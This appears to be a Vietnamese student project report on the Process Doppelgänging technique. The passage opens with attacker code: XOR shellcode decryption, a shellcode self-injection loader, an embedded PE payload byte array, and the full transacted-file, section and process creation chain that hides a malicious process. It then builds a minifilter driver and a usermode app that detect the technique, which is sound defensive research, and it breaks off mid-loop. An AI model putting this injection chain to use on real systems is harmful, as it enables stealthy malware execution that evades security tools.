for (int i = 0; i < sizeof encryptedShellcode; i++) {
    if (j == sizeof key - 1) j = 0;
    encodedlegitrick[i] = encryptedShellcode[i] ^ key[j];
    j++;
}
```

Hình 13: Phần decrypt shellcode trong file Payload



```

//////////////////// Shellcode Execution //////////////////////
PVOID lpAllocationStart = nullptr;
SIZE_T payloadSize = sizeof(encodedlegitrick);
SIZE_T allocSize = ((payloadSize + 0xFFF) & ~0xFFF);
HANDLE hProcess = GetCurrentProcess();
HANDLE hThread;
SIZE_T bytesWritten;
ULONG oldProtect;

//printf("\nInjecting...\n\n");

NTSTATUS status = NtAllocateVirtualMemory(hProcess, &lpAllocationStart, 0, &allocSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
if (status != 0) {
    printf("NtAllocateVirtualMemory failed: 0x%x\n", status);
    return -1;
}

status = NtWriteVirtualMemory(hProcess, lpAllocationStart, encodedlegitrick, payloadSize, &bytesWritten);
if (status != 0) {
    printf("NtWriteVirtualMemory failed: 0x%x\n", status);
    return -1;
}

status = NtProtectVirtualMemory(hProcess, &lpAllocationStart, &payloadSize, PAGE_EXECUTE_READ, &oldProtect);
if (status != 0) {
    printf("NtProtectVirtualMemory failed: 0x%x\n", status);
    return -1;
}

NtCreateThreadEx(&hThread, GENERIC_EXECUTE, NULL, GetCurrentProcess(), lpAllocationStart, NULL, FALSE, 0, 0, 0, NULL);
WaitForSingleObject(hThread, INFINITE);
CloseHandle(hThread);
VirtualFree(lpAllocationStart, 0, MEM_RELEASE);

```

Hình 14: Phần execute shellcode trong Payload

Phần execute shellcode bản chất là inject shellcode vào bên trong tiến trình Payload đang chạy với các bước: Cấp phát vùng nhớ → Ghi shellcode vào vùng nhớ → Làm cho vùng nhớ có thể thực thi → Tạo luồng để chạy → Dọn dẹp các handle và vùng nhớ.

## b. Triển khai Payload với kỹ thuật Process Doppelganging

Chuyển file Payload ở trên thành dạng byte sử dụng

<https://github.com/zasure69/NT230-Project/blob/main/PoC/Payload.py>

Kết quả sẽ có một file header để nhúng như hình:

```

#pragma once
#include <Windows.h> // for BYTE, DWORD

// Kích thước của payload (bytes)
const DWORD embedded_payload_size = 17920u;

// Dữ liệu payload nhúng
unsigned char embedded_payload[] = {
    0x4D, 0x5A, 0x90, 0x00, 0x03, 0x00, 0x00, 0x00, 0x04, 0x00, 0x00, 0x00,
    0xFF, 0xFF, 0x00, 0x00, 0xB8, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0xF8, 0x00, 0x00, 0x00, 0x0E, 0x1F, 0xBA, 0x0E, 0x00, 0xB4, 0x09, 0xCD,
    0x21, 0xB8, 0x01, 0x4C, 0xCD, 0x21, 0x54, 0x68, 0x69, 0x73, 0x20, 0x70,
    0x72, 0x6F, 0x67, 0x72, 0x61, 0x6D, 0x20, 0x63, 0x61, 0x6E, 0x6E, 0x6F,
    0x74, 0x20, 0x62, 0x65, 0x20, 0x72, 0x75, 0x6E, 0x20, 0x69, 0x6E, 0x20,
    0x44, 0x4F, 0x53, 0x20, 0x6D, 0x6F, 0x64, 0x65, 0x2E, 0x0D, 0x0D, 0x0A,
    0x24, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x02, 0xB4, 0x2B, 0xAD,
    0x46, 0xD5, 0x45, 0xFE, 0x46, 0xD5, 0x45, 0xFE, 0x46, 0xD5, 0x45, 0xFE,
    0x4E, 0xAD, 0xD6, 0xEE, 0x4A, 0xD5, 0x45, 0xEE, 0x4A, 0x54, 0x44, 0xFE

```

Hình 15: Payload header



Để bắt đầu tạo Process Doppelgänger, ta cần xác định được Target Process hay tiến trình mà ta giả dạng.

Nhóm sử dụng hàm dưới đây để lấy đường dẫn đến file thực thi:

```
wchar_t defaultTarget[MAX_PATH] = { 0 };
get_panel_path(defaultTarget, MAX_PATH, is32bit);
wchar_t *targetPath = defaultTarget;
```

Hình 16: Lấy Path của Target Process

```
bool get_panel_path(LPWSTR lpwOutPath, DWORD szOutPath, bool isPayl32bit)
{
    if (isPayl32bit) {
#ifdef _WIN64
        ExpandEnvironmentStringsW(L"%SystemRoot%\\SysWow64\\GamePanel.exe", lpwOutPath, szOutPath);
#else
        ExpandEnvironmentStringsW(L"%SystemRoot%\\system32\\GamePanel.exe", lpwOutPath, szOutPath);
#endif
    }
    else {
        ExpandEnvironmentStringsW(L"%SystemRoot%\\system32\\GamePanel.exe", lpwOutPath, szOutPath);
    }
    return true;
}
```

Hình 17: Hàm lấy Path của Target Process

Tiếp theo sẽ cấp phát vùng nhớ cho payload

```
size_t payloadSize = sizeof(embedded_payload);

BYTE* payladBuf = buffer_payloadv2(embedded_payload, payloadSize);
```

Hình 18: Cấp phát vùng nhớ cho payload

```
BYTE* buffer_payloadv2(unsigned char* payload, size_t& r_size)
{
    BYTE* localCopyAddress = (BYTE*)VirtualAlloc(NULL, r_size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    if (localCopyAddress == NULL) {
        std::cerr << "Could not allocate memory in the current process" << std::endl;
        return nullptr;
    }
    memcpy(localCopyAddress, payload, r_size);
    return localCopyAddress;
}
```

Hình 19: Hàm cấp phát vùng nhớ cho payload

Hàm này sẽ trả về con trỏ trỏ đến vùng nhớ chứa payload

Sau đó là thực hiện chuỗi hành vi để tạo Process Doppelgänger:

```
bool is_ok = process_doppel(targetPath, payladBuf, (DWORD) payloadSize);
```

Hình 20: Gọi hàm tạo Process Doppelgänger

- Tạo Transaction:

```
bool process_doppel(wchar_t* targetPath, BYTE* payloadBuf, DWORD payloadSize)
{
    DWORD options, isolationLvl, isolationFlags, timeout;
    options = isolationLvl = isolationFlags = timeout = 0;
    NTSTATUS status;

    HANDLE hTransaction = CreateTransaction(nullptr, nullptr, options,
        isolationLvl, isolationFlags, timeout, targetPath);
    if (hTransaction == INVALID_HANDLE_VALUE) {
        std::cerr << "Failed to create transaction!" << std::endl;
        return INVALID_HANDLE_VALUE;
    }
}
```

Hình 21: Tạo transaction

- Tạo file trong transaction:

```
HANDLE hTransactedFile = CreateFileTransactedW(L"notepad.exe",
    GENERIC_WRITE | GENERIC_READ,
    0,
    NULL,
    CREATE_ALWAYS,
    FILE_ATTRIBUTE_NORMAL,
    NULL,
    hTransaction,
    NULL,
    NULL
);
if (hTransactedFile == INVALID_HANDLE_VALUE) {
    std::cerr << "Failed to create transacted file: " << GetLastError() << std::endl;
    return INVALID_HANDLE_VALUE;
}
```

Hình 22: Tạo file trong transaction

Với tham số đầu tiên của hàm là filename, tham số này có thể tùy chỉnh và không ảnh hưởng nhiều đến việc thực thi của Process Doppelgänger do chỉ là file tạm để chứa payload.

- Ghi đè file bằng payload độc hại:

```
DWORD writtenLen = 0;
if (!WriteFile(hTransactedFile, payloadBuf, payloadSize, &writtenLen, NULL)) {
    std::cerr << "Failed writing payload! Error: " << GetLastError() << std::endl;
    return INVALID_HANDLE_VALUE;
}
```

Hình 23: Ghi đè Payload vào file trong transaction

- Tạo section từ file đã bị ghi đè:

```

HANDLE hSection = nullptr;
status = NtCreateSection(&hSection,
    SECTION_ALL_ACCESS,
    NULL,
    0,
    PAGE_READONLY,
    SEC_IMAGE,
    hTransactedFile
);
if (status != STATUS_SUCCESS) {
    std::cerr << "NtCreateSection failed: " << std::hex << status << std::endl;
    return INVALID_HANDLE_VALUE;
}

```

Hình 24: Tạo section từ file đã bị ghi đè

Cần chú ý tham số thứ 6 là SEC\_IMAGE, tức là tạo một section chứa mã có thể thực thi.

- Rollback Transaction:

```

if (RollbackTransaction(hTransaction) == FALSE) {
    std::cerr << "RollbackTransaction failed: " << std::hex << GetLastError() << std::endl;
    return INVALID_HANDLE_VALUE;
}

```

Hình 25: Rollback Transaction

- Tạo tiến trình từ section đã tạo trước đó sử dụng syscall NtCreateProcessEx

```

HANDLE hProcess = nullptr;
status = NtCreateProcessEx(
    &hProcess, //ProcessHandle
    PROCESS_ALL_ACCESS, //DesiredAccess
    NULL, //ObjectAttributes
    NtCurrentProcess(), //ParentProcess
    PROCESS_CREATE_FLAGS_CREATE_SUSPENDED, //Flags
    hSection, //sectionHandle
    NULL, //DebugPort
    NULL, //ExceptionPort
    FALSE //InJob
);
if (status != STATUS_SUCCESS) {
    std::cerr << "NtCreateProcessEx failed! Status: " << std::hex << status << std::endl;
    if (status == STATUS_IMAGE_MACHINE_TYPE_MISMATCH) {
        std::cerr << "[!] The payload has mismatching bitness!" << std::endl;
    }
    return false;
}

```

Hình 26: Tạo tiến trình từ section đã tạo

Tiến trình này sẽ được tạo ở trạng thái Suspended để chèn luồng và chuẩn bị tham số tiến trình.

- Chèn luồng vào trong tiến trình:

```

HANDLE hThread = NULL;

status = NtCreateThreadEx(&hThread,
    THREAD_ALL_ACCESS,
    NULL,
    hProcess,
    (PVOID)procEntry,      // StartRoutine
    NULL,                  // Argument
    THREAD_CREATE_FLAGS_CREATE_SUSPENDED,
    0,                     // StackZeroBits
    0,                     // SizeOfStackCommit (0 = default)
    0,                     // SizeOfStackReserve (0 = default)
    NULL                   // AttributeList
);

if (!NT_SUCCESS(status)) {
    std::cerr << "NtCreateThreadEx failed: " << std::hex << status << std::endl;
    CloseHandle(hProcess); // Clean up process if thread creation fails
    return false;
}
    
```

Hình 27: Chèn luồng vào tiến trình

Việc chèn luồng yêu cầu một tham số là StartRoutine – con trỏ trỏ đến hàm thực thi khi chạy luồng.

Tham số này sẽ được tính như sau: ImageBaseAddr của Tiến trình + Relative Virtual Address Entry Point của payload.

Do payload là một file PE, nên sẽ đọc đến OptionalHeader.AddressOfEntryPoint để lấy được RVA EntryPoint.

Còn ImageBaseAddr sẽ đọc thông qua syscall NtReadVirtualMemory.

- Chuẩn bị tham số tiến trình:

```
bool setup_process_parameters(HANDLE hProcess, PROCESS_BASIC_INFORMATION &pi, LPWSTR targetPath)
{
    //---
    UNICODE_STRING uTargetPath = { 0 };
    RtlInitUnicodeString(&uTargetPath, targetPath);
    //---
    wchar_t dirPath[MAX_PATH] = { 0 };
    get_directory(targetPath, dirPath, MAX_PATH);
    //if the directory is empty, set the current one
    if (wcsnlen(dirPath, MAX_PATH) == 0) {
        GetCurrentDirectoryW(MAX_PATH, dirPath);
    }
    UNICODE_STRING uCurrentDir = { 0 };
    RtlInitUnicodeString(&uCurrentDir, dirPath);
    //---
    wchar_t dllDir[] = L"C:\\Windows\\System32";
    UNICODE_STRING uDllDir = { 0 };
    RtlInitUnicodeString(&uDllDir, dllDir);
    //---
    UNICODE_STRING uWindowName = { 0 };
    const wchar_t *windowName = L"GameHub Beta v1.0";
    RtlInitUnicodeString(&uWindowName, windowName);

    LPVOID environment;
    CreateEnvironmentBlock(&environment, NULL, TRUE);

    PRTL_USER_PROCESS_PARAMETERS params = nullptr;
    NTSTATUS status = RtlCreateProcessParametersEx(
        &params,
        (PUNICODE_STRING)&uTargetPath,
        (PUNICODE_STRING)&uDllDir,
        (PUNICODE_STRING)&uCurrentDir,
```

Hình 28: Hàm chuẩn bi tham số tiến trình

Các tham số được chuẩn bị và tạo sử dụng API là `RtlCreateProcessParametersEx`.

## Ghi tham số vào không gian địa chỉ của tiến trình

```
LPVOID remote_params = write_params_into_process(hProcess, params, PAGE_READWRITE);
if (!remote_params) {
    std::cout << "[+] Cannot make a remote copy of parameters: " << GetLastError() << std::endl;
    return false;
}
```

Hình 29: Goi hàm ghi tham số tiến trình

```
LPVOID write_params_into_process(HANDLE hProcess, PRTL_USER_PROCESS_PARAMETERS params, DWORD protect)
{
    if (params == NULL) return NULL;

    PVOID buffer = params;
    ULONG_PTR buffer_end = (ULONG_PTR)params + params->Length;
    //std::cout << "[DEBUG] Params length: " << params->Length << ", Start address: 0x" << std::hex << (ULONG_PTR)buffer << std::endl;
    //params and environment in one space:
    if (params->Environment) {
        if ((ULONG_PTR)params > (ULONG_PTR)params->Environment) {
            buffer = (PVOID)params->Environment;
            //std::cout << "[DEBUG] Adjusted buffer start to Environment: 0x" << std::hex << (ULONG_PTR)buffer << std::endl;
        }
        ULONG_PTR env_end = (ULONG_PTR)params->Environment + params->EnvironmentSize;
        if (env_end > buffer_end) {
            buffer_end = env_end;
        }
    }

    // copy the continuous area containing parameters + environment
    SIZE_T buffer_size = buffer_end - (ULONG_PTR)buffer;
    //std::cout << "[DEBUG] Total buffer size to allocate: " << buffer_size << std::endl;
    LPVOID allocated = VirtualAllocEx(hProcess, buffer, (buffer_size+0xFFF) & ~0xFFF, MEM_COMMIT | MEM_RESERVE);
    if (allocated) {
        std::cout << "[DEBUG] VirtualAllocEx succeeded at address: 0x" << std::hex << (ULONG_PTR)allocated << std::endl;
        if (!WriteProcessMemory(hProcess, (LPVOID)params, (LPVOID)params, params->Length, NULL)) {
            std::cerr << "Writing RemoteProcessParams failed" << std::endl;
            return nullptr;
        }
        if (params->Environment) {
            if (!WriteProcessMemory(hProcess, (LPVOID)params->Environment, (LPVOID)params->Environment, params->EnvironmentSize, NULL)) {
                std::cerr << "Writing environment failed" << std::endl;
                return nullptr;
            }
        }
    }
}
```

Hình 30: Hàm ghi tham số tiến trình (1)

```
// could not copy the continuous space, try to fill it as separate chunks:
LPVOID param_alloc = VirtualAllocEx(hProcess, NULL, params->Length, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
if (!param_alloc) {
    std::cerr << "Allocating RemoteProcessParams failed" << std::endl;
    return nullptr;
}

if (!WriteProcessMemory(hProcess, (LPVOID)params, (LPVOID)params, params->Length, NULL)) {
    std::cerr << "Writing RemoteProcessParams failed" << std::endl;
    return nullptr;
}

if (params->Environment) {
    if (!VirtualAllocEx(hProcess, (LPVOID)params->Environment, params->EnvironmentSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE)) {
        std::cerr << "Allocating environment failed" << std::endl;
        return nullptr;
    }
    if (!WriteProcessMemory(hProcess, (LPVOID)params->Environment, (LPVOID)params->Environment, params->EnvironmentSize, NULL)) {
        std::cerr << "Writing environment failed" << std::endl;
        return nullptr;
    }
}

return (LPVOID)params;
}
```

Hình 31: Hàm ghi tham số tiến trình (2)

Thiết lập tham số trong PEB của tiến trình



```
if (!set_params_in_peb(remote_params, hProcess, pi)) {
    std::cout << "[+] Cannot update PEB: " << GetLastError() << std::endl;
    return false;
}
```

Hình 32: Gọi hàm thiết lập tham số trong PEB

```
bool set_params_in_peb(PVOID params_base, HANDLE hProcess, PROCESS_BASIC_INFORMATION &pbi)
{
    // Get access to the remote PEB:
    ULONGLONG remote_peb_addr = (ULONGLONG)pbi.PebBaseAddress;
    if (!remote_peb_addr) {
        std::cerr << "Failed getting remote PEB address!" << std::endl;
        return false;
    }
    std::cout << "[DEBUG] Remote PEB address: 0x" << std::hex << remote_peb_addr << std::endl;
    PEB peb_copy = { 0 };
    ULONGLONG offset = (ULONGLONG)&peb_copy.ProcessParameters - (ULONGLONG)&peb_copy;
    std::cout << "[DEBUG] Calculated offset for ProcessParameters: 0x" << std::hex << offset << std::endl;
    // Calculate offset of the parameters
    LPVOID remote_img_base = (LPVOID)(remote_peb_addr + offset);
    std::cout << "[DEBUG] Remote ProcessParameters address: 0x" << std::hex << (ULONGLONG)remote_img_base << std::endl;
    //Write parameters address into PEB:
    SIZE_T written = 0;
    if (!WriteProcessMemory(hProcess, remote_img_base,
        &params_base, sizeof(PVOID),
        &written))
    {
        std::cout << "Cannot update Params!" << std::endl;
        return false;
    }
    std::cout << "[DEBUG] Bytes written to PEB: " << written << " (Expected: " << sizeof(PVOID) << ")" << std::endl;
    return true;
}
```

Hình 33: Hàm thiết lập tham số trong PEB

- Resume Thread để bắt đầu chạy Process Doppelgänger:

```
status = NtResumeThread(hThread, NULL);
if (!NT_SUCCESS(status)) {
    std::cerr << "NtResumeThread failed: " << std::hex << status << std::endl;
    CloseHandle(hProcess); // Clean up process if thread creation fails
    return false;
}
```

Hình 34: Chạy tiến trình Process Doppelgänger

- Dọn dẹp các handle và buffer đã cấp phát

```
CloseHandle(hTransaction);
hTransaction = nullptr;
CloseHandle(hTransactedFile);
hTransactedFile = nullptr;
```

```
free_buffer(payloadBuf, payloadSize);
```

Hình 35: Dọn dẹp handle và buffer

## 2. Phát triển công cụ phát hiện

### a. Minifilter

Để có thể phát triển một minifilter cần cài đặt bộ Windows Driver Kits (WDK) phù hợp với phiên bản của Windows SDK, đối với trường hợp của nhóm, SDK phiên bản 10.0.17763.0, vì vậy cần cài đặt phiên bản WDK 10.0.17740.0.

Tiếp đó, vào Visual Studio, tạo một project mới > Chọn Filter Driver: Filesystem Mini-Filter.

Trong DriverEntry – hàm khởi đầu của Minifilter, cần phải đăng ký minifilter với kernel sử dụng API FltRegisterFilter và truyền vào các callback FilterRegistration. Sau khi đăng ký thành công, start các Filter callback sử dụng API FltStartFiltering.

Thêm vào đó, cần tạo một cổng giao tiếp để gửi thông báo đến Usermode App, dùng hàm CreateCommunicationPort.

```
NTSTATUS
DriverEntry(
_In_ PDRIVER_OBJECT DriverObject,
_In_ PUNICODE_STRING RegistryPath
)
{
    UNREFERENCED_PARAMETER(RegistryPath);
    InitializeListHead(&g_TxFileList);
    ExInitializeFastMutex(&g_ListLock);
    DbgPrint("Driver Entry");

    NTSTATUS status = FltRegisterFilter(DriverObject,
        &FilterRegistration,
        &gFilterHandle);
    if (NT_SUCCESS(status)) {
        status = FltStartFiltering(gFilterHandle);
        if (!NT_SUCCESS(status)) {
            FltUnregisterFilter(gFilterHandle);
        }
    }

    status = CreateCommunicationPort();
    if (!NT_SUCCESS(status)) {
        DbgPrint("[TxFMonitor] Create communication port failed: 0x%x\n", status);
        FltUnregisterFilter(gFilterHandle);
        return status;
    }

    return status;
}
```

Hình 36: DriverEntry

Hàm CreateCommunicationPort sẽ tạo một Port tên là MyFilterPort, với 3 hàm xử lý ConnectNotifyCallback, DisconnectNotifyCallback, MessageNotifyCallback lần lượt được gọi khi kết nối, ngắt kết nối, nhận thông báo từ user mode.



```
// Create communication port
NTSTATUS CreateCommunicationPort() {
    OBJECT_ATTRIBUTES objAttr;
    UNICODE_STRING portName = RTL_CONSTANT_STRING(L"\\MyFilterPort");

    PSECURITY_DESCRIPTOR sd;
    FltBuildDefaultSecurityDescriptor(&sd, FLT_PORT_ALL_ACCESS);
    InitializeObjectAttributes(&objAttr, &portName, OBJ_KERNEL_HANDLE, NULL, sd);
    NTSTATUS status = FltCreateCommunicationPort(
        gFilterHandle,
        &g_ServerPort,
        &objAttr,
        NULL,
        ConnectNotifyCallback,
        DisconnectNotifyCallback,
        MessageNotifyCallback,
        1
    );

    FltFreeSecurityDescriptor(sd);
    return status;
}
```

Hình 37: Hàm CreateCommunicationPort

```
CONST FLT_OPERATION_REGISTRATION Callbacks[] = {
    { IRP_MJ_CREATE,
      0,
      TxFMonitorPreCreate,
      TxFMonitorPostCreate,
    },
    { IRP_MJ_WRITE,
      0,
      NULL,
      PostWriteCallback
    },
    {
      IRP_MJ_ACQUIRE_FOR_SECTION_SYNCHRONIZATION,
      0,
      PreAcquireForSectionSynchronization,
      NULL,
    },
    { IRP_MJ_OPERATION_END }
};
```

Hình 38: Callbacks

```
CONST FLT_REGISTRATION FilterRegistration = {
    sizeof(FLT_REGISTRATION),
    FLT_REGISTRATION_VERSION,
    0,
    ContextRegistration,           // Context
    Callbacks,                    // Operation callbacks
    TxFMonitorUnload,             // FilterUnloadCallback
    NULL,
    NULL,
    NULL,
    NULL,
    NULL,
    NULL,
    NULL,
    NULL,
    TxFMonitorTransactionNotificationCallback,
    NULL,
    NULL
};
```

Hình 39: Đăng ký Filter

Để phát hiện Process Doppelgänger đăng ký 4 callback:

- IRP\_MJ\_CREATE: dùng để chặn hoặc xử lý khi một tiến trình cố gắng mở hoặc tạo file/directory. Logic xử lý ở bước 1 sẽ xử lý ở callback này sử dụng hàm TxFMonitorPreCreate.

```
FLT_PREOP_CALLBACK_STATUS
TxFMonitorPreCreate(
_Inout_ PFLT_CALLBACK_DATA Data,
_In_ PCFLT_RELATED_OBJECTS FltObjects,
_Outptr_result_maybenull_ PVOID *CompletionContext
)
{
    UNREFERENCED_PARAMETER(Data);
    UNREFERENCED_PARAMETER(CompletionContext);
    NTSTATUS status;

    PTX_INFO newEntry;

    if (FltObjects->Transaction) {
        DbgPrint("[TxFmonitor] File open in transaction, pid = %lu\n", PsGetCurrentProcessId());
        PFLT_CONTEXT pTxnCtx = NULL;

        status = FltAllocateContext(
            gFilterHandle,
            FLT_TRANSACTION_CONTEXT,
            sizeof(MY_TRANSACTION_CONTEXT),
            PagedPool,
            &pTxnCtx
        );

        if (NT_SUCCESS(status)) {
            RtlZeroMemory(pTxnCtx, sizeof(MY_TRANSACTION_CONTEXT));
            ((PMY_TRANSACTION_CONTEXT)pTxnCtx)->FileObject = FltObjects->FileObject;
            ObReferenceObject(((PMY_TRANSACTION_CONTEXT)pTxnCtx)->FileObject);
            status = FltSetTransactionContext(
                FltObjects->Instance,
                FltObjects->Transaction,
                FLT_SET_CONTEXT_KEEP_IF_EXISTS,
                pTxnCtx,
            );
        }
    }
}
```

Hình 40: Hàm TxFMonitorPreCreate (1)

+ Trong hàm này sẽ sử dụng một số struct tự định nghĩa:

```
typedef struct _MY_TRANSACTION_CONTEXT {
    USHORT miniTransactionID;
    PFILE_OBJECT FileObject;
} MY_TRANSACTION_CONTEXT, *PMY_TRANSACTION_CONTEXT;

typedef struct _TX_INFO {
    LIST_ENTRY ListEntry;
    PFILE_OBJECT FileObject;
    HANDLE Pid;
    USHORT miniTransactionID;
    ULONG Flags;
} TX_INFO, *PTX_INFO;
```

Hình 41: Các kiểu dữ liệu struct tự định nghĩa

+ Với struct đầu tiên sẽ dùng cho việc truyền Context vào Transaction Callback, struct thứ 2 sẽ dùng để theo dõi tiến trình.

+ Sau khi kiểm tra tiến trình tạo file trong một transaction, sẽ tạo context để đăng ký Transaction Callback.

```

status = FltEnlistInTransaction(FltObjects->Instance, FltObjects->Transaction,
                                pTxnCtx, TRANSACTION_NOTIFY_ROLLBACK);
if (!NT_SUCCESS(status)) {
    DbgPrint("[TxFMonitor] FltEnlistInTransaction failed: 0x%x\n", status);
}
else {
    DbgPrint("[TxFMonitor] Enlisted in transaction\n");

    newEntry = ExAllocatePoolWithTag(NonPagedPool, sizeof(TX_INFO), 'txnt');
    if (newEntry) {
        RtlZeroMemory(newEntry, sizeof(TX_INFO));
        newEntry->FileObject = FltObjects->FileObject;
        ObReferenceObject(newEntry->FileObject);
        newEntry->miniTransactionID = FltObjects->TransactionContext;
        newEntry->Pid = PsGetCurrentProcessId();
        newEntry->Flags = FILE_TRACK_FLAG_OPENED;
        ExAcquireFastMutex(&g_ListLock);
        InsertTailList(&g_TxFileList, &newEntry->ListEntry);
        ExReleaseFastMutex(&g_ListLock);
        SendAlertOpenFileMessageToUserMode(HandleToULong(PsGetCurrentProcessId()),
            FltObjects->FileObject->FileName, FltObjects->TransactionContext);
    }
}
else {
    FltReleaseContext(pTxnCtx);
}
    
```

Hình 42: Hàm TxFMonitorPreCreate (2)

+ Đăng ký Transaction Callback sử dụng API FltEnlistInTransaction để nhận callback khi rollback transaction.

+ Sau đó, sẽ cấp phát vùng nhớ và cập nhật tham số cần theo dõi trên một tiến trình và thêm vào Tracked List. Việc thay đổi trên Tracked List sẽ được giữ tính nhất quán bằng mutex.

+ Cuối cùng là sẽ gửi thông báo đến Usermode App.

- IRP\_MJ\_WRITE: dùng để chặn hoặc xử lý khi một tiến trình cố gắng ghi file/directory. Logic xử lý ở bước 2 sẽ xử lý ở callback này sử dụng hàm PostWriteCallback.

+ Hàm này sẽ được gọi sau khi hành động ghi file hoàn thành.

```

if (!NT_SUCCESS(Data->IoStatus.Status)) {
    // Ghi không thành công, log lỗi nếu cần
    DbgPrint("PostWrite - Write failed: 0x%x\n", Data->IoStatus.Status);
    return FLT_POSTOP_FINISHED_PROCESSING;
}

if (FltObjects->Transaction) {
    DbgPrint("fileobject write in transaction");
    PFILE_OBJECT fileObject = Data->Iopb->TargetFileObject;
    if (fileObject) {
        ExAcquireFastMutex(&g_ListLock);

        for (PLIST_ENTRY entry = g_TxFileList.Flink; entry != &g_TxFileList; entry = entry->Flink) {
            PTX_INFO info = CONTAINING_RECORD(entry, TX_INFO, ListEntry);
            DbgPrint("[callback of write]tracked file object: %p, current file object: %p\n",
                info->FileObject, fileObject);
            if (info->FileObject == fileObject) {
                info->Flags |= FILE_TRACK_FLAG_WRITTEN;
                DbgPrint("tracked file object written");
                SendAlertWriteFileMessageToUserMode(HandleToUlong(PsGetCurrentProcessId()),
                    info->FileObject->FileName, info->miniTransactionID);
            }
        }

        ExReleaseFastMutex(&g_ListLock);
    }
    else {
        DbgPrint("fileobject write null");
    }
}

```

Hình 43: Hàm PostWriteCallback

- + Sau khi kiểm tra tiến trình có ghi file trong một transaction, duyệt Tracked List và kiểm tra xem có File Objects của tiến trình hiện tại trong List không.
- + Nếu có sẽ cập nhật Flags, và gửi thông báo đến Usermode Application.
- IRP\_MJ\_ACQUIRE\_FOR\_SECTION\_SYNCHRONIZATION: dùng để chặn hoặc xử lý khi một tiến trình mapping file vào bộ nhớ. Logic xử lý ở bước 3 sẽ xử lý ở callback này sử dụng hàm PreAcquireForSectionSynchronization, hàm này sẽ thực hiện tương tự như hàm PostWriteCallback.

```

FLT_PREOP_CALLBACK_STATUS
PreAcquireForSectionSynchronization(
    _Inout_ PFLT_CALLBACK_DATA Data,
    _In_ PCFLT_RELATED_OBJECTS FltObjects,
    _Outptr_result_maybenull_ PVOID *CompletionContext
)
{
    UNREFERENCED_PARAMETER(CompletionContext);
    UNREFERENCED_PARAMETER(FltObjects);
    PFILE_OBJECT fileObject = Data->Iopb->TargetFileObject;
    ExAcquireFastMutex(&g_ListLock);

    for (PLIST_ENTRY entry = g_TxFileList.Flink; entry != &g_TxFileList; entry = entry->Flink) {
        PTX_INFO info = CONTAINING_RECORD(entry, TX_INFO, ListEntry);
        DbgPrint("[callback of section]tracked file object: %p, current file object: %p\n", info->FileObject,
            fileObject);
        if (info->FileObject == fileObject) {
            info->Flags |= FILE_TRACK_FLAG_SECTION_CREATED;
            DbgPrint("Section created from tracked file object");
            SendAlertCreateSectionMessageToUserMode(HandleToUlong(PsGetCurrentProcessId()), info->FileObject->
                FileName, info->miniTransactionID);
        }
    }

    ExReleaseFastMutex(&g_ListLock);

    return FLT_PREOP_SUCCESS_NO_CALLBACK;
}

```

Hình 44: Hàm PreAcquireForSectionSynchronization

- TxFMonitorTransactionNotificationCallback: Như đã đăng ký ở trên trong hàm TxFMonitorPreCreate, hàm này sẽ được gọi khi có một hành động rollback transaction được thực hiện.

```
case TRANSACTION_NOTIFY_ROLLBACK:
    DbgPrint("[TxFMonitor] Transaction ROLLBACK for pid %lu\n", PsGetCurrentProcessId());
    ExAcquireFastMutex(&g_ListLock);
    PMY_TRANSACTION_CONTEXT txnCtx = (PMY_TRANSACTION_CONTEXT)TransactionContext;
    for (PLIST_ENTRY entry = g_TxFileList.Flink; entry != &g_TxFileList; entry = entry->Flink) {
        PTX_INFO info = CONTAINING_RECORD(entry, TX_INFO, ListEntry);
        DbgPrint("[Notify rollback] tracked file object: %p, current file object: %p\n",
            info->FileObject, txnCtx->FileObject);
        if (info->FileObject == txnCtx->FileObject) {
            DbgPrint("Tracked file object rollback, flag: %lu", info->Flags);
            if ((info->Flags & 0x7) == 0x7) {
                SendAlertRollbackMessageToUserMode(HandleToUlong(PsGetCurrentProcessId()),
                    info->miniTransactionID);
                SendMessageToUserMode(HandleToUlong(PsGetCurrentProcessId()));
            }
            else {
                SendAlertRollbackMessageToUserMode(HandleToUlong(PsGetCurrentProcessId()),
                    info->miniTransactionID);
            }
            info->Flags |= FILE_TRACK_FLAG_ROLLBACKED;
        }
    }

    ExReleaseFastMutex(&g_ListLock);
    break;
```

Hình 45: Hàm TxFMonitorTransactionNotificationCallback

- + Hàm này sẽ duyệt Tracked List kiểm tra File Objects của Context truyền vào có nằm trong Tracked List không, nếu có, File Objects đã bị rollback.
- + Tiếp theo kiểm tra xem Flag có đủ các hành vi không, tức là 3 bits cuối của Flags bật lên 1, nếu có thì sẽ gửi thông báo phát hiện được Process Doppelganging đến Usermode App, không đủ hành vi thì chỉ gửi thông báo một tiến trình đã rollback.

## b. Usermode Application

Tạo một project Console App (C++) trong Visual Studio để tiến hành lập trình Usermode Application.

Đầu tiên sẽ tiến hành kết nối đến với Minifilter để nhận thông báo sử dụng API FilterConnectCommunicationPort.

```
HRESULT hr;  
DWORD bytesReturned;  
BYTE messageBuffer[BUFFER_SIZE] = { 0 };  
  
// Kết nối đến MiniFilter  
hr = FilterConnectCommunicationPort(  
    PORT_NAME,  
    0,  
    NULL,  
    0,  
    NULL,  
    &gPort  
);  
  
if (FAILED(hr)) {  
    wprintf(L"[!] Failed to connect to port: 0x%x\n", hr);  
    return;  
}  
  
wprintf(L"[+] Succeeded to connect to mini-filter port.\n");
```

Hình 46: Kết nối đến Minifilter từ Usermode App

Sau khi kết nối thành công sẽ có một vòng lặp để chờ nhận thông báo từ Minifilter



```

while (TRUE) {
    // Nhận message từ driver
    WCHAR message[MAX_MSG_LEN] = { 0 };
    hr = FilterGetMessage(
        gPort,
        (PFILTER_MESSAGE_HEADER)message,
        sizeof(message),
        NULL
    );
    if (SUCCEEDED(hr)) {
        PFILTER_MESSAGE_HEADER header = (PFILTER_MESSAGE_HEADER)message;
        WCHAR* content = (WCHAR*)(header + 1);
        ULONG pid;
